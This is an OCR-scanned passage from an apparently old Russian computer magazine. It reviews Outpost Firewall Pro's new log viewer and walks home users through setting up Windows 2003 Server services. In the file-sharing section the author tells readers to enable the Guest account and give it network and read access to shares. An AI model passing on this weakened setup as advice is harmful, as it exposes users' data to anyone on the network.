Далее в новшествах система логирования на принципах базы данных. Если быть точным, это стандартный Access-овский mdb файл. При желании можешь написать свою читалку логов. Но плюс это или минус - решать тебе, позже я расскажу, почему. Далее почему-то в качестве нового фигурирует "Banner-ad blocking", хотя эта функция так и осталась без малейшего изменения. Единственное, что добавили разработчики, это кнопка "включить корзину" в панели IE, и немного расширили базу с запрещенными строками. Далее нам рассказывают, что теперь все установить и настроить стало проще и легче. Но на деле это оказывает мало помощи опытным пользователям, хотя и добавляет удобства новичкам. Далее идет функция "Internet connection sharing", которая не поддерживалась официально в 1-й free версии, но при этом нормально работала. В Pro версии о работоспособности заявили официально. Стандартные настройки для ICQ по-прежнему остались на уровне "качай баннеры, шли почту", что лично меня не радует. Поэтому после установки настоятельно ре-

коменую пройти по всем "pre-defined" правилам со скальпелем и отрезать все лишнее.


ПРИКЛАДНАЯ ЖУРНАЛИСТИКА

Для корректного слежения за тем, что творилось на машине, теперь существует журнал. Попасть в журнал можно прямо из файрволла. Если выбрать "Разрешенные", "Заблокированные" или любой плаг, появится кнопочка "Показать журнал". Сам журнал является отдельной программой, что позволяет запускать его без запуска файрволла. То есть на сервере, чтобы посмотреть любителей порно, теперь достаточно запустить журнал. В журнале можно по дереву выбрать любой плаг, даже если он остановлен. Тут же можно выбрать несколько стандартных фильтров, например - "Последние 10 атак". В журнале также отражаются общие изменения, такие как остановка файрволла, запись и чтение конфигурации (и полный путь, где хранится файл). Все это можно посмотреть во вкладке "Журнал системы". Очень помогает при неизвестной перезагрузке компа. Можно посмотреть, что предшествовало перезагрузке (сканирование или долбеж одного порта). Зайдя в историю, можно посмотреть, кто и куда ходил и почему ему, собственно, было позволено это сделать. Тут можно делать различные сортировки и устанавливать фильтры. С сортировкой все нормально, достаточно кликнуть по заголовку той колонки, по параметру которой ты хочешь отсортировать. С фильтрами все немного более наворочено. Например, можно отсортировать по продолжительности, при этом время задать не точно, а "примерно". В случае "примерно 5 минут" попали все соединения от 7 минут и меньше. Допускаются также двойные фильтры. Например, где локальный

адрес 10.10.10.10 и приложение emule.exe. При фильтрации по приложениям на выбор тебе дадут все приложения, которые засветились в логе. Если ты один раз выбрал и настроил фильтр, он появится в дереве. Так можно настроить фильтр для "Сегодня" или "Вчера" и потом всегда ими пользоваться. Можно не мучиться с настройками фильтра, а просто ткнуть в понравившуюся надпись и сказать "оставить выбранное" или "исключить выбранное". Под понятие "выбранное" подпадает конкретная ячейка, в которую ты ткнул мышью. Данный фильтр не сохраняется как дополнительный, поэтому после того как ты перейдешь в другую ветку, сморелка лога просто забудет, что ты ее просил сделать. Однако кнопка "Обновить" не сбивает настройки. Для каждого плагина есть свои фильтры. Для обреза рекламы есть фильтр по умолчанию "наиболее часто блокируемые", но можно добавить свои. Для этого надо выбрать в дереве сам фильтр и затем кликнуть "Добавить фильтр". Для рекламы ты уже не увидишь привычные "исходящий порт" и "локальный адрес". Тут уже есть категории "Действие", по которому будет ясно, что было заблокировано, графика, сам запрос рекламы или просто параметры блокировки были найдены в таблице ссылок и размеров. В журнале DNS можно посмотреть последние записи. Это последние посещаемые сайты, на которые до этого никто не ходил. Если на плагине никакие дополнительные фильтры добавить не дают, значит или там нет записей, или данный плагин вообще выключен. Ну и самый интересный плагин, "Детектор атак". Тут можно много чего посмотреть. Например, можно сделать фильтр для отлова Voidozer. Для этого достаточно в фильтре указать действие "Фрагментирован-


Теперь несколько сетевых не проблема.

NAT на основе Windows можно защитить с обеих сторон одним файрволлом.



Детальная настройка фильтра просмотра лог-файла

ный IGMP". Тут же можно посмотреть на сканирование портов, кто и как часто пытается его проделывать. Из журнала можно "Экспортировать" данные. При этом создается обычный текстовый файл с разделителем табуляцией. Такой файл очень удобно импортировать в Excel для последующей обработки и распечатки. Также удобно делать экспорт с последующей очисткой журнала, дабы не засорять его старыми записями. Своеобразный ручной бэкап. Наиболее используемые фильтры можно добавить в избранное, чтобы в будущем быстрее находить интересующие записи. Из журнала можно также легко перейти в OutPost. Для этого достаточно нажать F7 или выбрать "показать Outpost" в меню "Виг". Журнал сам по себе не обновляется, для обновления надо нажать "Обновить" или



Работа с логом напрямую через SQL Explorer

стандартное F5. Само появление журнала должно сильно обрадовать всех админов. Ведь раньше, если машина ребутнулась, то это значило, что логов файрволла можно больше и не найти. Теперь все это будет лежать аккуратной кучкой на винте.

РЕАЛЬНЫЕ ПЛЮСЫ ОТ АПГРЕЙДА

Теперь давай разберемся, надо оно тебе или нет. Новый файрволл не грузит память вне зависимости от того, сколько времени подряд не было ребута, что для Windows-программ несравненный плюс. Это особенно хорошо чувствуется при установке на сервере. Если раньше ребут раз в три дня был как с добрым утром, то теперь раз в неделю, и то редкость. Не надо лопить сервак под пользователем, что для админов просто спасение. Все грузится автоматом и поднимается с момента старта Виндов. Улучшен отлов баннеров благодаря большому числу предустановленных размеров и



Быстрый способ настройки временного фильтра просмотра

строк, а следовательно, не надо поить каждый баннер и тащить его в корзину. Видимо, авторы провели социологический опрос среди пользователей версии 1.0 и немного расширили базу. А может быть, посадили какого-нибудь несчастного лазить по инету и искать все баннеры, кнопки и счетчики. Жирный плюс от "доверенных" сетей, нет больше геморроя с локалками и виртуальными тачками. Для скорости можно настроить свою машину на сервере как доверенную и подключаться как хочешь, в то время как юзеры будут довольствоваться тремя портами. Не стоит забывать про "общие правила", особенно хорошо настраивать правило для проксики, если ставить OutPost на своем компе в сети. Также удобно настраивается контроллер домена - если удаленный адрес 10.10.10.10, то разрешить. И, само собой, толковый лог событий. Для домашнего использования плюсов меньше - меньшее количество глюков и более простая и удобная настройка. При использовании на проксике или прямо перед ним плюсов значительно больше, скорее всего данная версия рассчитана больше на админов локальных сетей.

ЗАБЫТЫЕ ХОРОШИЕ ФИЧИ

Однако не все так гладко. Например, жутко не понравилось, что теперь, чтобы посмотреть, работает новое правило или нет, необходимо лезть в журнал. А если файрволл стоит уже несколько дней, одна только загрузка журнала - это добрые 1-2 минуты. Также был изменен элемент для отображения сетевых подключений и открытых портов. Если раньше можно было, как и в журнале, кликнув по заголовку, отсортировать по той колонке, которая больше нравится, то теперь заголовок просто функционально не активен. Хотя группировка еще работает, и ее можно хоть как-то использо-

вать. Однако посмотреть, кто из приложений у нас самый наглый и жрет по скорости больше всех, теперь не получится. То же самое со всеми плагинами. В плагине "Детектор атак" теперь можно посмотреть только самое последнее соединение, а не последние 5-10. В плагине "Реклама" и того хуже. Видно только, сколько было заблокировано, а кто пытался скачать баннер, откуда, почему запретили - за всей этой инфой надо лезть в журнал. Также не совсем понятно: если журнал и файрволл это две отдельные проги, то почему я не могу со своей машины и пользователем с правами администратора посмотреть журнал на сервере. Версия стала во многом лучше, но потеряла несколько очень удобных фиш.

НОВАЯ ВЕРСИЯ, НОВЫЕ ГЛЮКИ

При неправильном выходе из мастера с последующим запуском журнала может появиться окошко, что журнал испорчен и его надо восстановить. Восстановление можно запустить из меню "Файл", только оно не запустится. Оно отметится как "обязательное к выполнению". Тут же можно выбрать "Удалить базу и создать новую" и посмотреть, как же зовется файл. При следующем запуске файл будет благополучно грохнут, и на его месте появится новенький. Только вот пароль для этого спрашивать никто не будет. Все пройдет на автопилоте. Для админа это достаточно большой минус. Тем более, что запустить журнал можно всем, и пароль на настройки тут не поможет. Не иметь программы журнала на сервере нельзя, так как удаленная работа с журналом не поддерживается. Если не считать этого и еще пары мелких глюков, софтина все-таки выросла в полноценный серверный файрволл. А это со всех сторон очень хорошо.

Если настраиваешь корпоративный сервак, то дважды, а лучше трижды подумай, прежде чем перенести прогу в разряд "можно все".

Стоит прога 40 вечнотеменных для личного использования.

НОВОЕ - ЭТО ХОРОШО ЗАБЫТОЕ СТАРОЕ

ТРОГАЕМ СВОИМИ РУЧИЩАМИ WINDOWS 2003 SERVER



Оси 4work

Mr. False
(mr_false@deeptown.org)

Здоровеньки булы, дорогой первоклассник! Как ты уже знаешь, славная малоизвестная корпорация Микрософт частенько радует нас новыми продуктами, которые вновь и вновь расширяют границы нашего понимания реальности.

Вот буквально совсем недавно они великодушно обрадовали нас своим новым геттишем, которое мы теперь можем потрогать и помять с удовольствием. Или без...

Славная малоизвестная корпорация Микрософт частенько радует нас новыми продуктами, которые вновь и вновь расширяют границы нашего понимания реальности.

ПЮХЛЫЙ ДЯДЯ С ПУЗЫРЬКАМИ...

Итак, чего они приготовили нам на сей раз? А ничего принципиально нового. Добротная серверная ось Windows 2003 Server, заботливо разделенная на несколько редакций, ориентированных на юзверей с различными потребностями и возможностями. В данном случае нам будет интересна только Standard Edition, ибо именно она предназначена для простых смертных. Остальные принципиально ничем не отличаются, лишь некоторыми полезными и бесполезными фишками с бирюльками. Enterprise - навороченная бодяга для многопроцессорных систем и, соответственно, для крупного бизнеса. Я сильно сомневаюсь в том, что ты админ в крупной конторе, иначе бы ты сие безобразие не читал =). Web - рассчитана на веб-сервера, со всеми вытекающими отсюда последствиями. Datacenter - самая навороченная ботва (товарищи мягко-мелкие много и увлеченно кидают пальцы на тему того, что это наикрутейшая на текущий момент ось из всех, созданных человечеством), которая у тебя дома вряд ли пойдет (имея 8 процессоров в минимальных системных требованиях). Стандартная редакция, которую взялись потрогать мы, как утверждается, запросто пойдет на 133-м пне со 128 метрами оперативы, а на 400-м будет летать вполне (что она, кстати, и делает у меня дома на серванте).



В хелпе утверждается, что для нормальной работы серванта нужно постоянное подключение к Инету и зарегистрированное доменное имя, но нам, людям советским, на такие мелочи забить =).

Процесс установки описывать несколько бессмысленно, ибо он ничем не отличается от стандартного NTевого инсталлятора; если ты ставил NT4, W2000 или XP, а ты это



Бирюлька

делал почти наверняка, то никаких вопросов возникнуть не должно. Отжирает эта бестия около полутора гигов на винте, такой объем нынче наскрести не сложно, поэтому наезжать быстро на Микросовт не будем, хотя и погодзревая про горы мусора и всяких бесполезных финтифлюшек в составе осыки. Пушай гети тешатся, нам не тоскливо от этого ничуть. Будем считать, что ты заинсталлил ось без особых проблем. Теперь давай посмотрим, что от нас спрятали внутри...

DELETED ADMINISTRATION

При наличии только одного монитора, клави и мыши несколько неудобно встает проблема администрирования серванта. Это получается, что каждый раз я должен отключать все это барахло от основного рабочего компа и подключать к серванту, что нисколько не скрашивает серые будни. И тут полезной фишкой, как ни странно, оказалась поддержка удаленного рабочего стола, упростив задачу удаленного администрирования донельзя, еще и превратив мой домашний сервант в полноценную многопользовательскую рабочую машинку =).

ROLE MANAGER

Еще одной приятной, но лишь на первый взгляд не шибко полезной, а более украшательской фишкой является Server Role Manager, который всплывает при каждом запуске, если только не поставлена галочка в левом нижнем углу окна, свидетельствующая об обратном.

Вопреки всем ожиданиям, он оказывается действительно полезен, если, скажем, надо поднять сервер достаточно быстро, а копаться во всяких инсталляторах и прочем не охота. За считанные секунды, легким нажатием на кнопенцию "Add Server Role" и прохождением несложного визарда, аки детского квеста с намеком на техническую сложность, поднимаются все основные сервисы, а потом уже можно приниматься за увлекательный процесс настройки, который в большинстве случаев ограничивается парой кликов мыши в MMC (Microsoft Management Console) и все. Микрософт, что с них взять... Кстати, как и что делать с новым сервисом, можно почитать в хелпе, который вызывается назойливой иконкой "Review the next steps for this role".



лишнего, то все должно работать и быть в форме.

WEB И FTP


Логичным после настройки шаров мне кажется поставить IIS и запустить должным образом WEB и FTP сервисы. Конечно, в любом случае ты поставишь вместо убитого Internet Information Services нормальный апач, но сия статья, к сожалению, о Винде и ее стандартной поставке, так что, скрепя сердце, мы это все же затронем. Сперва залезаем в нам уже знакомый менеджер ролей и добавляем Application server. И тут же давим кнопечку Manage this application server, попадая тем самым в очередную MMC. Чтобы настроить желаемое, как несложно догадаться, нам придется влезть в раздел IIS Manager и уга-

Товарищи мягко-мелкие много и увлеченно кидают пальцы на тему того, что это наикрутейшая на текущий момент ось из всех, созданных человечеством.




ШАРЫ

Для того чтобы на сервере исправно заработали шары, тебе потребуется установить File Server через пресловутый менеджер ролей сервера. Имея за спиной богатый опыт "Next >" кликанья и чуток смекалки, с этой задачей справиться несложно. Новые шары можно добавлять как старым гедовским способом (правой кнопечкой на желаемой папке), так и через очередной мастер, который находится прямо в менеджере ролей. Однако не все, как может показаться на первый взгляд, так просто. Если ты попробуешь обратиться к шарам твоего сервера из сети прямо сейчас, то вместо полного собрания композиций Arhex Twin'a ты увидишь оборотный мужской половой орган в трехкратном увеличении. А все почему? А потому что в Микросфте твердо уверены, что ты своей много лет с трудом собираемой коллекцией делиться захочешь далеко не со всеми, а лишь с некоторыми. Поэтому теперь тебе придется поворошить настройки локальной безопасности. Для начала заенабл аккаунт гостя, Start->Administrative Tools->Computer Management->System Tools->Local Users And Groups->Users->Guest->правая мышь->Properties->убирай чекбокс Account is disabled. OK.



Заенаблим гостя




FUCK THE SECURITY

Закрывай теперь эту гребенку и открывай Start->Administrative Tools->Local Security Policy->Local Policies->User Rights Assignment->Access this computer from network->Добавь гостя.

Теперь перебирайся в раздел Security Options и приведи его в соответствие со скриншотом.

Так, теперь дело за малым - к правам каждого каталога, который ты выставил на публичное обозрение, допиши гостя, имеющего право все читать. Это - к примеру, на самом деле здесь тебя ожидает полная творческая свобода деятельности.

Если я нигде не напортачил, ничего не забыл и не сказал ничего




Кустарный веб-сервант

лить все, что там появилось без нашего ведома. Хотя это всем привычный и нагоевший IIS, я все же позволю себе вкратце поведать об основных приемах работы с ним ;). Чтобы создать свой веб-сайт, нам, как это ни странно, придется надавить правой мышкой на раздел Web Sites и выбрать там New->Web Site... Не без удовольствия пройдя несложный квест, попутно отвечая на несложные вопросы типа "а в каком именно каталоге валяется ваш сайт?", мы получаем нечто, на первый взгляд, рабочее.


Но если у тебя главная страница называется, скажем, index.html, то при попытке обратиться к сайту, а не напрямую к файлу, ты в лучшем случае получишь большой хрен в виде содержимого корневого ката-



Если ты попробуешь обратиться к шарам твоего сервера из сети прямо сейчас, то вместо полного собрания композиций Arhex Twin'a ты увидишь оборотный мужской половой орган в трехкратном увеличении. А все почему?



FUCK THE SECURITY PART II



Default content page

лога сайта либо, если ты в мастере поставил галочку Enable Browsing, тоже хрен, но поменьше и с написанием вроде "и послать всех в жопу, то есть, я хочу сказать, ни фига нет доступа". Лечится эта сипа когнитивная вполне доступным способом - смекалкой =>. Правая мышь на твоём веб-сервере, вкладка Documents, и в раздел Enable default content page добавляешь файл, которое ты бы хотел видеть в браузере, когда к твоему сайту обращаются без точного указания файла.


Сюда, кстати, пойдёт в принципе любое файл. Ещё замечу, что можно держать кучу разных виртуальных веб-серверов, отвечающих на запросы к разным айпишникам.

FTP сервер настраивается похожим образом. То есть для затравки ты жмешь правой кнопкой на FTP Sites и выбираешь там New -> FTP Site. И снова проходишь квест.

Если тебе надо сделать доступными по ftp кучу каталогов, разбросанных по всему винту (и даже за его пределами =>), то специально для тебя удумали такую фишку, как Virtual Directory. Все та же правая кнопка мыши на твоём ftp сайте, New -> Virtual Directory. Вводишь первым делом alias твоего каталога, он будет виден под ним, как, к примеру, ftp://server/alias, затем - местонахождение самого каталога. Самая интрига получается тогда, когда ты не обнаруживаешь этого самого каталога в корне ftp, но обращение напрямую работает исправно =>. Такая ботва лечится созданием каталога, одноименного виртуальному, в корне ftp сервера (например, c:\inetpub\ftproot\alias). При обращении к нему FTP-шник автоматом перекинет юзера в виртуальный каталог.

СКЛАДИРОВАНИЕ МЫЛА

Снова лезем в менеджер, там нас вежливо спросят, откуда брать логины и пароли пользователей и каково доменное имя этого серванта. В принципе, в хелпе утверждается, что для нормальной работы серванта нужно постоянное подключение к Инету и зарегистрированное доменное имя, но нам, людям советским, на такие мелочи забить =>. Чтобы смело пользоваться мылом, надо залезть в его настройки уже известным тебе образом - через тот же менеджер ролей. Затем выбираешь раздел с именем твоего домена, давишь в правой панели Add Mailbox и заполняешь требуемые сведения. Кстати, если та-



Добавляем ящичек для мыла

кого юзера нет, то она сама при твоём на то желании может добавить нового с этими параметрами.

Настройка SMTP ведётся почему-то отдельно от POP3 и находится она в разделе Application Server, во вкладке IIS Manager->имя компа->SMTP. Ничего особо интересного там настраивать не позволяют, разве что разрешения по мелочи, ограничения на размер и прочие фритюльки.


WINDOWS INTERNET NAME SERVICE

Угадай, откуда ставится эта бодряга? Неужто опять из Server Role Manager? Да, микрософтовцы в этом плане оказались не очень оригинальными, и правильно на самом деле. Как ставить всякое барахло, ты уже знаешь ;), поэтому особо на этом мы останавливаться не будем. Да и вообще, на WINS сервере останавливаться мы не будем, ибо никаких жизненно важных настроек делать не приходится.

Тебе осталось только заставить всех гавриков с вашей сетки прописать у себя в настройках сети адрес сервера в поле WINS Server.

ПОТОКОВОЕ МЕДИА

Не бугу писать жирные водяные вступления, давай сам уже ставь Streaming Media Server сам знаешь откуда, и сейчас мы начнем этого зверя глядеть и увлеченно препарировать. Залезай в настройку и первым делом прибывай Sample_Broadcast. Мы сами себе хозяева, поэтому сделаем все по новой и по-своему. Дави на Publishing Point правым местом и выбирай "Add Publishing Point (Advanced)" (что мы, лохи какие-то что ли, визардами всякими пользоваться?). Далее называй свое гетище как душе угодно и выбирай файл/плейлист/каталог для воспроизведения.



А не послушать ли нам полную подборку товарищей Аutechge, гениев экспериментальной электронной музыки?

Теперь выделай свой новосозданный паблишинг поинт и дави в правой части экрана зеленую пимпу с треугольником внизу. Адрес твоего "интернет-радио" => будет выглядеть типа "mms://имя компа/имя поинта", т.е. в моем случае это mms://server/bread. Тебе осталось только распространить этот url везде, куда руки дотянутся, и почивать на лаврах, пиво попывая. Кстати, существует реальный мониторинг потока, загруженности проца, количества подключений и прочего, а во избежание перегруза сервера в настройках можно выставить максимальные значения этих параметров, по достижении которых сервер будет уже отказывать новым пользователям в подключении. Кстати говоря, потоковое аудио, по моим личным наблюдениям на серванте, редко превышает 30% загрузки проца, оставаясь на среднем уровне около 10-15%, что не может не радовать.


ШАРИМ ИНЕТ

А вот это - эксклюзивное развлечение от обожаемой нами корпорации! На сей раз они приготовили действительно нетривиальный квест, однако, прочитав документацию или подобный ей солюшен, разобраться в принципе можно, но ведь для нас, экспериментаторов, это жестокое, позорное, инфантильное чтиво! В общем так, твоя задача - поставить славный сервис под названием Routing And Remote Access. Там тебя по ходу инсталляции спросят, что именно


➡ "...и послать всех в жопу, то есть, я хочу сказать, ни фига нет доступа". Лечится эта сипа когнитивная вполне доступным способом - смекалкой.




➡ А вот это - эксклюзивное развлечение от обожаемой нами корпорации! На сей раз они приготовили действительно нетривиальный квест, однако, прочитав документацию или подобный ей солюшен, разобраться в принципе можно, но ведь для нас, экспериментаторов, это жестокое, позорное, инфантильное чтиво!



Уже успевшие неоднократно надоесть визарды



Он работает себе втихаря, никого не трогает, жить помогает




Настройка роутера...

ты хочешь иметь, но ты не теряйся; если тебе нужно расшарить модемный Интернет, то выбери первое (Remote Access), если выделенку для семьи =), то второе (Network Address Translation). С остальными пунктами можешь экспериментировать отдельно и самостоятельно. Если у тебя диалап, то в следующем окне ты уже знаешь, где надо поставить галку. Дальнейшие окна ты оставляешь без изменений, только введешь диапазон адресов твоей сетки. После установки открывай детальную настройку всего этого безобразия. Сперва залезь через правую кнопку мыши в Properties твоего сервера, поставь там галочку напротив "Router" и выбери "LAN and demand-dial routing". Дави на OK или Apply, тебя спросят: "А ты не думаешь, что ты умрешь, если роутер перезагрузится", не пугаясь, соглашайся.

После некоторой паузы дави правой кнопкой на разделе IP Routing и выбирай там Properties, затем выглей свой модем и конфигурируй его. Ставь галку напротив Demand-dial routing connections и дави везде OK.

Затем по уже отлаженной схеме дави правой кнопкой на Network Interfaces и выбирай там New Demand-dial Interface... На гальнейшие вопросы отвечай по своему усмотрению, основную сложность тут составляет в окне Static Routes нажать Add, а затем OK (там все IP-шники должны быть по нулям и единичная метрика). После этого вводишь твои данные (логин/пароль на Инет), и вроде бы надо уже радоваться жизни. Ан нет. Не все так просто в этом мире. Для того чтобы вся эта гребедень внезапно заработала, дави правой мышью на General и возжелай добавить новый протокол, выбирай NAT/Basic firewall. Он несколько погрузится, потормозит и наконец создаст новый раздел под этим названием. Кликни на нем правой кнопкой ->New Interface и выбирай тот интерфейс, который ты создал ранее. Затем давишь еще раз и добавляешь туда Local Area Connections. Вроде бы даже на этом все. Теперь прописываешь у всех компов в сети, которым нужен Интернет, в настройках сети в поле "Шлюз" адрес твоего сервера и довольствуешься этим. Кстати, дабы автоматизировать процесс, там была придумана такая фишка, как

Dial-out hours (достигается путем кликанья на твоем интерфейсе правой кнопкой мыши). Однако шибко радоваться не начинай, ибо в каждой ложке меда можно найти ту еще бочку гегтя. Во-первых, максимальная детализация - 1 час. То есть точно хотя бы по минутам ты не настроишь. Во-вторых, это настройка разрешения только на звонок. Заставить ее автоматом класть трубку в определенное время мне так и не удалось. В-третьих, задержка составляет около 3-х минут. То есть, если у тебя выставлено разрешение, скажем, с 22-х до 23-х часов, то реально звонить оно начнет где-то около 22:03. А если ты попытаешься ее отрубить вручную в 23:00, то она, возмнив себя центром вселенной, начнет гозваниваться по новой. Сие не есть



Настройка роутера, часть вторая

очень круто, а то еще говнище на самом деле, так что развлекаться порой все же приходится.


DNS

Однако если ты попробуешь соединиться прямо сейчас, то увидишь тот предмет, который и так часто видишь. Хотя по явному IP все будет прекрасно пинговаться. О чем это говорит? А о том, что надо явно указать DNS сервер. В принципе, можно выведать его у прова и прописать всем в сети именно его, но тут встает проблема, что если вдруг ты или кто-то из твоих товарищей уронил свой комп, то после множества чудных попок IP DNS сервера не шибко вспоминается. Как вариант - поставить на твоем сервере DNS, который будет форвардить все запросы к DNS прова. Опять же ставишь DNS сервер через менеджер и в его настройке правой мышью выбираешь Properties, лезешь во вкладку Forwarders и, пользуясь кнопкой Add, вводишь заранее выведенный IP-шник (его можно узнать, позвонив в службу поддержки прова).

Теперь достаточно прописать всем сетевикам в поле DNS айпишник твоего сервера и радоваться жизни, водки нажираясь.

ОБЩЕЕ ВПЕЧАТЛЕНИЕ

Ну что я могу здесь сказать? По большому счету, это те же яйца, только если не сбоку, то сверху. Принципиально новых фишек замечено особо не было, есть мелкие приятности, есть крупные и очень раздражающие глюки и просто недоработки/недоделки. Хотя несколько порадовал тот факт, что все мне нужное от сервера было погнато за каких-то там два часа без особых проблем. Под Линью еще неизвестно, сколько бессонных ночей я бы провел, копаясь в конфиггах =). Хотя и результат, я думаю, был бы другой. Так же, как это ни странно, ось вышла достаточно безглючной и для ее уровня быстройдействующей, сервер (целик 366 с 128 метрами мозгов) практически без перезагрузок работает




Настройка DNS

уже два месяца, и за это время не было ни одного глюка, ни одного зависона, хотя с него постоянно слушают музыку, смотрят фильмы, сидят в Инете... В процессе работы с осью постоянно преследует ощущение, что находишься в чем-то среднем между XP и 2000, но несколько круче. Возникают некоторые погорения в пользу недавно прокатившихся по Инету слухов о планах Микрософта выпустить операционку для рабочих станций на ядре 2003 Server. А раз так, то очевидно вполне, что для этого добрую треть ядра переписывать вовсе не потребуется и нужно будет лишь по мелочи вскопать реестр и изменить несколько параметров. Но за этим я отправлю тебя к оригинальной доке по преобразованию Server в Workstation (<http://www.neowin.net/articles.php?action=more&id=54>), ибо заниматься тупым переводом и пересказом чужих идей - отнюдь не мой конек ;).

